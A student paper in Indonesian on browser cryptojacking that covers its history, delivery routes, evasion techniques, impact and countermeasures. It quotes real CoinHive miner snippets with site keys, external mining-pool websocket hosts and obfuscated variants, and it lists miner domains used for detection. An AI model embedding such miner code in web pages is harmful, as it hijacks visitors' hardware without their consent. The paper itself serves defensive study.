**Tugas Makalah**

**II3230 Keamanan Informasi**

# “Cryptojacking dalam Cryptocurrency mining”


Disusun oleh :

Jason Alfian Hartanto / 18217004

**Program Studi Sistem dan Teknologi Informasi**

**Sekolah Teknik Elektro dan Informatika - Institut Teknologi Bandung**

**Jl. Ganesha 10, Bandung 40132**

# Daftar Isi

# ABSTRAK

Saat ini, *cryptocurrency* sudah menjadi salah satu bentuk mata uang yang banyak diminati oleh masyarakat. Untuk mendapatkan *cryptocurrency* dapat diperoleh melalui dua cara yaitu melakukan transaksi pembelian atau *mining*. Banyak sekali orang yang memanfaatkan *crypto jacking*, yaitu pemakaian *hardware* komputer tanpa diketahui oleh pemilik untuk melakukan *cryptomining. Crypto Jacking* dapat merugikan korban dan juga tidak etis. Makalah ini akan membahas mengenai jenis *crypto jacking,* cara kerja, serta cara menanggulanginya.

.

# BAB I

# PENDAHULUAN

## 1.1. Latar Belakang

Ransomware adalah sejenis tipe *malware* yang meminta tebusan untuk membuka kembali data yang dikunci. Jenis *malware* ini sudah ada sejak tahun 1991. Ransomware akan mengancam mempublikasikan data atau menutup akses pengguna kecuali tebusan yang diminta dibayar. Pada tahun 2010, penyerang mulai beralih menggunakan *cryptocurrency* dalam metode pembayaran karena sifatnya yang tidak dapat dilacak. Seiring berjalannya waktu, *ransomware* tidaklah lagi relevan karena kebanyakan data disimpan secara *online* dan sudah terdapat banyak cara mitigasi. Dengan demikian, penyerang mulai beralih ke jenis serangan baru yaitu *crypto jacking* [1].

Banyak masyarakat yang masih belum sadar akan adanya serangan *crypto jacking*. Penyerang biasa menggunakan sistem *phising* atau menyisipkan kode *JavaScript* secara dalam sebuah *website* untuk menyisipkan kode ke dalam komputer pengguna [1]. Kode ini akan dijalankan tanpa diketahui oleh pengguna dan mengambil sebagian besar performa *hardware* komputer. Dengan mengetahui cara kerja serta jenis-jenis *crypto jacking*, masyarakat dapat melakukan mitigasi serta penanggulangan dari serangan yang mengambil keuntungan dari komputer kita.

## 1.2. Rumusan Masalah

Pada bagian ini, akan dijabarkan beberapa poin yang menjadi rumusan masalah dari makalah ini. Beberapa diantaranya adalah sebagai berikut.

- Apa itu *crypto jacking* ?
- Bagaimana cara kerja *crypto jacking* ?
- Apa saja dampak dari *crypto jacking* ?
- Bagaimana cara menanggulangi *crypto jacking* ?

## 1.3. Tujuan

Tujuan dari penulisan makalah ini akan diturunkan dari rumusan masalah yang ada pada poin 1.3. Berikut adalah *list* dari tujuan makalah yang ingin diraih oleh penulis.

- Mengetahui pengertian dan jenis-jenis dari *crypto jacking*.
- Mengetahui cara kerja dari *crypto jacking*.
- Mengetahui dampak-dampak dari *crypto jacking*.
- Mengetahui cara-cara untuk menanggulangi serangan *crypto jacking*.

# BAB II

# PEMBAHASAN

## 2.1. Crypto Jacking


Pada tahun 2008, sebuah entitas dengan nama samaran Satoshi Nakamoto mengenalkan sebuah *cryptocurrency* yang bernama Bitcoin. Koin virtual ini dihasilkan dari sebuah proses *mining* yang melibatkan penyelesaian dari *proof of work* untuk setiap blok transaksi [2]. *Proof of work* ini adalah pengganti dari bank yang menjadi pengawas dan juga validasi dari peredaran uang yang ada. Setiap kali sebuah blok transaksi terbentuk, maka *miner* akan diberi imbalan berupa bitcoin itu sendiri. Itulah proses dari terbentuknya *cryptocurrency* baru. Saat ini terdapat sekitar 1633 jenis *cryptocurrency* dengan jumlah valuasi sebesar 350 miliar dollar[3].

Untuk melakukan *mining*, *miner* akan membutuhkan sebuah komputer dengan CPU dan GPU yang mumpuni. *Hardware* komputer akan sangat berpengaruh dalam kemampuan mesin untuk menyelesaikan komputasi matematika rumit dalam proses *proof of work*. Dengan berkembangnya teknologi *remote computing, miner* dapat menggabungkan beberapa komputer untuk membantu proses *mining* sebuah *cryptocurrency*. Semenjak inilah mulai muncul kegiatan *crypto jacking*.

*Crypto jacking* adalah kegiatan penggunaan mesin pengguna untuk melakukan kegiatan *cryptomining* tanpa otorisasi ataupun diketahui oleh pengguna. *Crypto jacking* sendiri mulai populer sejak tahun 2017. Dilaporkan sekitar 33.000 *website* disisipkan oleh *script* yang menghasilkan penghasilan total sebesar 150.000 dolar amerika per bulan dalam setiap satu miliar kunjungan *website* [3]. *Crypto jacking* sendiri dianggap sebagai ancaman utama dalam tahun 2018 oleh MalwareBytes, sebuah vendor utama dalam *anti-malware*.

Ada beberapa hal yang harus diketahui terlebih dahulu. Satu *script* hanya dapat digunakan untuk satu jenis *cryptocurrency.* Apabila *script* tersebut dibuat untuk *mining* bitcoin, maka tidak bisa digunakan untuk *mining cryptocurrency* lainnya. Pada tahun 2012, perusahaan mulai membuat dan menjual ASIC (*Application Specific Integrated*

*Circuit)* [4]. Alat ini dibuat secara khusus untuk *mining* bitcoin yang saat ini kuantitasnya sudah menipis. Setiap *cryptocurrency* memiliki batas jumlah. Hal ini dilakukan untuk menjaga peredaran dan juga nilai dari *cryptocurrency* tersebut.




Gambar 1 Grafik jumlah peredaran Bitcoin

Sumber : (www.researchgate.net)

Dalam gambar diatas, dapat kita lihat bahwa jumlah Bitcoin yang dihasilkan dari setiap blok yang terbentuk menurun sebesar setengah kuantitas awal dalam setiap interval waktu 4 tahun. Selain itu, kompleksitas matematika yang harus dipecahkan dalam *proof of work* akan semakin meningkat dan membutuhkan daya komputasi serta waktu yang lebih lama untuk menyelesaikan sebuah blok. Selain itu, bitcoin tidak terlalu aman dalam *mining* karena sifatnya yang masih *traceable*. Orang yang terlibat dalam transaksi bitcoin akan tercatat dan dapat dilacak.

Karena itu, pada April 2014, 7 *developer* membuat sebuah *cryptocurrency* baru dengan nama Monero [4]. Monero memiliki privasi yang lebih tinggi dengan metode *obfuscation* dimana partisipan dalam transaksi dan jumlahnya disamarkan. Selain itu, algoritma *mining* Monero dibuat sedemikian rupa agar *compatible* dengan CPU dan juga GPU. Selain itu, algoritma Monero juga tidak dioptimasi untuk sirkuit seperti FPGA dan juga ASIC yang digunakan untuk *mining* Bitcoin.

Pada September 2017, beberapa *developer* membuat sebuah API untuk melakukan *crypto mining* Monero yang diberi nama Coinhive. Dengan demikian, semua orang dapat dengan mudah menerapkan mining tanpa harus membuat script sendiri. Sejak munculnya Coinhive, kegiatan *crypto jacking* melonjak sebesar 8500% [3]. Selain itu, Coinhive juga memperkenalkan authedmine, dimana *script* meminta izin kepada pengguna untuk melakukan *mining,* dengan imbalan jasa *ad-blocker*.


Gambar 2 *Timeline* dari perkembangan Monero dan *crypto jacking* [3]

Ada beberapa alasan mengapa *miner* melakukan *crypto jacking*. Pertama adalah untuk meningkatkan pendapatan dibandingkan dengan *mining* menggunakan mesin sendiri. Alasan lain adalah maraknya *ad-blocker* sehingga sebuah *website* harus mencari cara lain dalam menutup biaya operasi [5]. Selain itu, dengan bertambahnya jumlah dari *cryptocurrency,* maka valuasinya pun ikut meningkat dan menarik lebih banyak orang untuk bertransaksi menggunakan *cryptocurrency* tersebut.

## 2.2. Cara kerja *crypto jacking*

### 2.2.1. Cara kerja berdasarkan *platform*

Pertama *crypto jacking* akan dipecah menjadi beberapa kategori berdasarkan *platform* untuk menyebarkan *script* [3].

- *Websites*

Administrator web dapat menambahkan *script mining* ke dalam webnya dengan atau tanpa memberi tahu pengguna. Pemilik *website* biasa melakukan ini untuk menghasilkan uang karena webnya sudah diblokir dari platform *advertising*. Contoh kasusnya adalah *website* Rusia yang menawarkan pornografi anak menyisipkan *script* Coinhive dengan *revenue* sebesar 10.000 dolar per bulan [4]. Selain itu, pemilik web juga bisa tidak menyadari adanya *script* dalam *website* mereka. Contoh kasusnya adalah LA Times dan juga *cloud service* dari Tesla. Hal ini dikarenakan konfigurasi Amazon Web Service yang tidak maksimal sehingga memberi celah bagi *hacker* untuk menyisipkan kode [3].

| Website | Results | Query Parameter |
|---|---|---|
| Coinhive | 30611 | 'coinhive.min.js' |
| JSEcoin | 1131 | 'load.jsecoin.com' |
| Crypto-Loot | 695 | 'CryptoLoot.Anonymous' |
| Minr | 324 | 'minr.pw','st.kjli.fi', 'abc.pema.cl','metrika.ron.si', 'cdn.rove.cl','host.d-ns.ga', 'static.hk.rs','hallaert.online', 'cnt.statistic.date','cdn.static-cnt.bid' |
| CoinImp | 317 | 'www.coinimp.com/scripts/min.js', 'www.hashing.win' |
| ProjectPoi (PPoi) | 116 | 'projectpoi.min' |
| AFMiner | 46 | 'afminer.com/code/miner.php' |
| Papoto | 42 | 'papoto.com/lib/papoto.js' |

Gambar 3 Perbandingan *script crypto jacker* yang terdeteksi oleh PublicWWW [4]

- *Third-Party Services*

Banyak *website* yang menggunakan *plugin* javascript untuk menjalankan *website*-nya. Plugin ini dapat berupa iklan, bootstrap, ataupun servis analitik web. Contoh kasusnya adalah *website* Movistar dan Globovision yang terkena *script*

karena menggunakan *plugin* Google Tag Manager [4]. Selain itu, terdapat *plugin* yang bernama Browsealoud yang menginfeksi sekitar 4200 *website* [3].

- *Browser Extensions*

*Crypto jacking* tidak terbatas pada *website* saja. *Script* juga dapat disisipkan melalui *browse extension* seperti Archive Poster pada Chrome yang menginfeksi sekitar 100.000 pengguna [4]. Selain itu, *script* juga dapat ditemukan di *plugin* Firefox seperti Image Previewer yang melewati deteksi karena menggunakan *encoding* base64 [3].

### 2.2.2. Cara kerja berdasarkan teknik

Ada dua teknik yang digunakan dalam *web mining*, *plain mining script* atau *platform aware mining* [5].

- *Plain Mining Script*

  Metode *crypto jacking* yang paling dasar melibatkan penggunaan *script mining* langsung ke dalam kode tanpa *obfuscation*. Contoh web yang menerapkan teknik ini adalah *xpau.se* dengan 5.5 juta pengunjung yang menggunakan *script* coinhive. Selain itu, terdapat juga *300mbfilms.org* yang menyisipkan *script* webminerpool dengan jumlah 655 ribu pengunjung [5]. *Script* akan selalu berjalan apapun kondisi dari mesin pengguna.

- *Dynamic/Platform Aware Mining*

  Metode ini menggunakan kondisi agar pengguna tidak curiga dan juga menyembunyikan keberadaan dari aktivitas *crypto jacking*.

  A. Memakai informasi prosesor

     Fitur ini akan menentukan jumlah *thread* dari prosesor yang digunakan untuk *mining* beserta *throttle* (persentase CPU) sehingga tidak seluruh kapasitas *cpu* digunakan. Contoh kasusnya adalah *oceanoffgames.com* yang menggunakan *script* seperti berikut [5].

```
<script>
if (navigator.hardwareConcurrency > 1){
    var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/2)}
}else{
    var cpuConfig = {throttle:0.6}
}
var miner = new CoinHive.Anonymous('I2cOkYH86Cd0dagceTHYeJX4bUCkdJ0M', cpuConfig);
miner.start(CoinHive.FORCE_EXCLUSIVE_TAB);
</script>
```

Gambar 4 *script* pada *oceanoffgames.com* [5]

B. Memakai status baterai

Fitur ini akan menentukan kapan aktivitas *mining* berjalan berdasarkan jumlah baterai dari mesin pengguna. Selain itu, status baterai apakah sedang dicas atau tidak turut berpengaruh. *Anmaxjp.com* menggunakan metode ini dengan kondisi *mining* hanya akan dilakukan apabila jumlah baterai melebihi 50% [5].

```
try {
    navigator.getBattery().then(function (battery) {

        if (battery.level < 0.50 && battery.charging == false) {
            miner.stop();
            document.getElementById("stopped").innerHTML = "偵測到電量不足已停止運算";
        }
    });
```

Gambar 5 *script* pada *anmaxjp.com* [5]

C. Memakai tipe perangkat

Fitur ini akan menentukan *throttle* dari performa *mining* berdasarkan jenis perangkat yang digunakan. Apabila perangkat tersebut berupa *mobile device,* maka *throttle* yang diset akan lebih kecil. Hal ini dilakukan untuk menghindari kecurigaan pengguna. Perangkat *mobile* lebih mudah mengalami *overheat* dibandingkan dengan *desktop computer* [5].

```
<script data-cfasync="false">
    var X = new CoinHive.Anonymous('aLHVx0zI7MtABiETcK7q2G1EOGjHGRYG');
    X.isMobile() ? X.setThrottle(0.8) : X.setThrottle(0.3);
    X.start();
</script>
```

Gambar 6 *script* pada *musicjinni.com* [5]

### 2.2.3. Jenis-Jenis *obfuscation* dan trik pada *cryptojacking*

Salah satu cara menyisipkan kode yaitu dengan menggunakan ARP *spoofing* untuk melakukan *man-in-the-middle attack*. Contoh kasus *man-in-the-middle attack* adalah melalui *internet service provider* atau wifi publik gratis. Selama injeksi, kode yang digunakan akan dienkripsi sehingga tidak terlihat mencurigakan dan sulit dibaca oleh manusia.

*A. Base64 Obfuscation*

Kode HTML dapat di-*encode* ke dalam bentuk base64 dan kemudian diterjemahkan kembali dan dijadikan bagian dari DOM. Misalnya, fungsi document.body.innerHTML di bawah tag skrip dapat digunakan untuk mengubah *string* menjadi *node element* dan menambahkannya ke tag tubuh. Metode ini digunakan oleh beberapa *website* seperti *piratebay.cr,* sebuah website *torrent* dengan jumlah 1.9 juta pengunjung. Mereka menggunakan *custom library* untuk *mining* dengan enkripsi *base64* [5].

```
<script src="https://thepiratebay.cr/m.js?proxy=wss://mine.torrent.pw"></script>
<script>
  var miner = CH.Anonymous('43diebQLSFGfQg5xobxSk4C42gnMUCVvU9WPxEXnBuqa9ANbThwWwaH1MELagmxQhRcXmhmaPAV1rEp9Sacwzs
  miner.start();
</script>
```

Gambar 7 *script* pada *piratebay.cr* [5]

*B. NPM Javascript Obfuscator*

Program ini adalah *obfuscator* gratis untuk NodeJS dan juga javascript. Alat ini mengubah kode awal menjadi lebih sulit dibaca oleh manusia. Fungsi yang didapat tetaplah sama, namun tampilannya berubah. Contoh *site* yang menggunakan teknik ini adalah *clickwith.bid/s/* [5].

```
####### OBFUSCATED CODE
<script>
var _0x4e3d=["\x36\x4B\x58\x62\x6E\x53\x33\x69\x43\x33\x43\x32\x51\x58\x49\x36\x56\x58\
var miner= new CoinHive.Anonymous(_0x4e3d[0],{threads:5});miner[_0x4e3d[1]]()
</script>

####### DEOBFUSCATED VERSION OF ABOVE CODE
<script>
    var _0x4e3d = ["6KXbnS3iC3C2QXI6VXuQvj7ENrliI51F", "start"];
    var miner = new CoinHive.Anonymous(_0x4e3d[0], {
        threads: 5
    });
    miner[_0x4e3d[1]]()
</script>
```

Gambar 8 Perbandingan kode sebelum dan sesudah di-*obfuscate* [5]

C. *Renamed mining script*

Nama *file* dari *mining script* diganti agar tidak terdeteksi oleh *miner blocker*. Contohnya adalah web *xrysoi.online* dengan total 3.87 juta pengunjung [5]. Mereka mengganti nama *script* menjadi *bootstrap.min.js* yang berfungsi sebagai plugin untuk tampilan web. Namun, isinya ternyata merupakan kode *mining* yang di *obfuscate* dengan *base64*.

```
(function(_0xfa8f15, _0x5524af) {
    _0x327a81 = _0xfa8f15;
});
}
var _0x553671 = setInterval(function() {
    if (_0x2b874d == 0x1e) {
        if (typeof window[_0x52e4('0x18')] !== _0x52e4('0x19')) {
            var _0x1e9fa4 = window[_0x52e4('0x18')]['i']();
            _0x3a3fcf('miner_df', _0x52e4('0x1a'), _0x1e9fa4['p'][0x0], 0x1);
        } else {
            _0x3a3fcf(_0x52e4('0x1b'), 'Started', 'none', 0x0);
        }
    }
    if (_0x2b874d == 0x3c) {
        if (typeof window['_am'] !== _0x52e4('0x19')) {
            if (_0x52e4('0x1c') === 'IatLJ') {
                var _0x1e9fa4 = window['_am']['i']();
                _0x3a3fcf(_0x52e4('0x1b'), _0x52e4('0x1d'), _0x1e9fa4['p'][0x0], window[_0x52e4('0x18')]['hps']
            } else {
                begin = dc[_0x52e4('0x1e')](prefix);
                if (begin != 0x0) return null;
            }|
        } else {
            _0x3a3fcf('miner_df', 'HashesPerSecond1', _0x52e4('0x1f'), 0x0);
        }
    }
    if (_0x327a81 != 'w' && _0x327a81 != 'd') {
        _0x2b874d++;
    }
}, 0x3e8);

function _0xe328b1(_0x5212ff, _0x1baa15, _0x1922b4, _0x2b772f, _0x18667c, _0x1e3dbf) {
    document['cookie'] = _0x5212ff + '=' + escape(_0x1baa15) + (_0x1922b4 ? _0x52e4('0x20') + _0x1922b4[_0x52e4
```

Gambar 9 Kode yang didapat setelah *de-obfuscation*. Akan terdapat hash sebagai bekas *obfuscation.* [5]

D. Implementasi seluruh kode *mining*

Hal ini dilakukan dengan cara meng-*copy paste* seluruh algoritma *mining* langsung ke dalam *source code website* tanpa harus meng-*import library* yang akan terdeteksi oleh *blocker.* Teknik ini dilakukan oleh *mojerenvo.com* [5]. Kode pun dapat di-*encode* agar lebih sulit terlacak. Biasanya *coder* harus menambahkan *https://coinhive.com/lib/coinhive.min.js* apabila ingin menyertakan *script*.

E. Memanggil *script* dari domain yang berbeda


Contoh kasus adalah *embedrip.to* yang memanggil *script* dengan nama *startmscript.js* dari *domain* lain yang berisi kode Coinhive [5]. Hal ini cukup ampuh dalam menipu alat-alat pendeteksi *miner.*

```
if((device.desktop() && (device.windows() || device.mac() || device.linux())) && !device.tv()
var ownerid = $.cookie('userid');
if(!ownerid){
    CoinHive.CONFIG.WEBSOCKET_SHARDS = [['wss://wsservices.org']];
  var mscript = new CoinHive.User('sk9PVdCAMq0f2oGWFUA04ziemlFrydpR', userid, {
    throttle: 0.6,
    //autoThreads: true
});

    mscript.start();

console.log('start_min');

  // Listen on events
  mscript.on('found', function() { /*found*/ })
  mscript.on('accepted', function() { /*accepted*/ })

  // Update stats once per second
  setInterval(function() {
    var hashesPerSecond = mscript.getHashesPerSecond();
    var totalHashes = mscript.getTotalHashes();
    var acceptedHashes = mscript.getAcceptedHashes();

    // Output to HTML elements...
  }, 1000);
}
```

Gambar 10 *Script CoinHive* yang dipanggil dari domain lain [5]


## 2.3. Dampak dari crypto jacking

Tentu saja *crypto jacking* memiliki dampak kepada penggunanya. Dampak utama yang terasa adalah performa dari *hardware* yang akan berpengaruh kepada daya hidup baterai dan juga kemampuan menjalankan *software*. Komponen yang paling terkena dampak yaitu CPU dari mesin, lalu durasi bertahannya baterai. Berikut adalah grafik yang membandingkan kondisi saat adanya aktivitas *crypto jacking* dan juga tidak. Alpha pada grafik adalah *throttle* atau kapasitas CPU yang digunakan untuk aktivitas *crypto jacking* [6].




(a) CPU usage on Windows (b) CPU usage on Linux (c) CPU usage on Android

Gambar 11 Perbandingan kinerja CPU pada tiga *platform* yang berbeda [6]





Gambar 12 Perbandingan daya hidup baterai pada tiga *platform* yang berbeda [6]


## 2.4. Penanggulangan *crypto jacking*

Ada beberapa cara yang dapat dilakukan untuk mitigasi *crypto jacking* yang tidak diinginkan. Berikut adalah *list*-nya.

- Gunakan anti-virus, meskipun tidak dapat mendeteksi *obfuscation*, namun tetap melindungi dari *script* yang *obvious* [3].
- Gunakan *browser extension* seperti NoCoin, minerBlock, atau NoScripts untuk memblokir *web* atau *extension* yang memiliki *script cryptojacking* [3].
- Gunakan SRI (*Subresource Integrity*) dan CSP (*Content Security Policy*) dalam web untuk mencegah *malware crypto jacking* dalam sebuah *website* [3].
- Membuat sebuah model *machine learning* untuk mendeteksi jenis *crypto jacking* yang menggunakan *obfuscation* dan juga meningkatkan keakuratan model seiring dengan bertambahnya dataset [5]. Cara membuat model tersebut adalah dengan membandingkan kondisi HPC (*Hardware Performance Counters*) dari komputer saat mengunjungi sebuah web. Lalu akan dibuat dua jenis data yaitu data positif *mining* dan data negatif *mining*. Dataset pertama adalah data yang dibuat dari *website* yang sengaja diberi Coinhive. Dataset kedua adalah 100 *website* yang menggunakan *crypto jacking* yang dideteksi secara manual oleh pembuat. Dataset terakhir adalah HPC yang diambil dari 320 *website* dengan kategori berbeda yang tidak melakukan *mining*. Setelah terdapat data tersebut, maka model akan dilatih berdasarkan *input* yang sudah didapat sebelumnya.




Gambar 13 Proses dalam pembuatan model berbasis *machine learning* [5]




Gambar 14 Nilai dalam *training data*. Hitam untuk *mining* dan merah untuk *non mining*

| Accuracy | Precision + | Precision - | Recall + | Recall - | AUC Score |
|---|---|---|---|---|---|
| 99.35% | 100% | 99% | 98% | 100% | 99% |

Gambar 15 Hasil yang didapat dari model berbasis *machine learning*

Sementara untuk proses *recovery*, dapat dilakukan beberapa cara [5].

- Hapus dan *block website* yang melakukan *cryptojacking.*
- Update dan juga *hapus browser extension* yang terjangkit.
- Adaptasi dan terus *update* dengan perkembangan jaman.

# BAB III

# PENUTUP

## 3.1. Kesimpulan

Berkembangnya *cryptocurrency* sebagai komoditas baru tentunya akan menarik pengguna yang lebih banyak. Jumlah pengguna *crypto jacking* pun pastinya tidak akan berkurang dalam waktu yang dekat ini. Beberapa cara terbaik dalam melawan *crypto jacking* yaitu dengan memasang *extension* untuk mendeteksi adanya *script malware* dan juga tidak menggunakan jasa *torrent* karena kebanyakan *miner* memanfaatkan situs tersebut.

## 3.2. Saran

Kita harus *aware* dan juga mengikuti perkembangan jaman mengenai *crypto jacking* karena metode yang digunakan oleh *miner* pastinya akan terus berkembang dan lebih sulit untuk ditanggulangi. Selain itu, berhati-hatilah dalam menggunakan internet, jangan mengunjungi situs-situs yang berbahaya.

# REFERENSI


1. Fruhlinger, J. (2020) *Recent ransomware attacks define the malware's new age*, *CSO Online*. Available at: https://www.csoonline.com/article/3212260/recent-ransomware-attacks-define-the-malwares-new-age.html (Accessed: 25 April 2020).
2. *Bitcoin Mining, Explained* (2020) *Investopedia*. Available at: https://www.investopedia.com/terms/b/bitcoin-mining.asp (Accessed: 27 April 2020).
3. J. Burgess, D. Carlin, P. O'Kane and S. Sezer, "MANiC: Multi-step Assessment for Crypto-miners," 2019 International Conference on Cyber Security and Protection of Digital Services (Cyber Security), Oxford, United Kingdom, 2019, pp. 1-8.
4. S. Eskandari, A. Leousarakos, T. Mursch and J. Clark, "A First Look at Browser-Based Cryptojacking," *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, London, 2018, pp. 58-66.
5. R. Tahir, S. Durrani, F. Ahmed, H. Saeed, F. Zaffar and S. Ilyas, "The Browsers Strike Back: Countering Cryptojacking and Parasitic Miners on the Web," *IEEE INFOCOM 2019 - IEEE Conference on Computer Communications*, Paris, France, 2019, pp. 703-711.
6. M. Saad, A. Khormali and A. Mohaisen, "Dine and Dash: Static, Dynamic, and Economic Analysis of In-Browser Cryptojacking," 2019 APWG Symposium on Electronic Crime Research (eCrime), Pittsburgh, PA, USA, 2019, pp. 1-12.
7. Nadeau, M. (2020) What is cryptojacking? How to prevent, detect, and recover from it, CSO Online. Available at: https://www.csoonline.com/article/3253572/what-is-cryptojacking-how-to-prevent-detect-and-recover-from-it.html?page=2 (Accessed: 26 April 2020).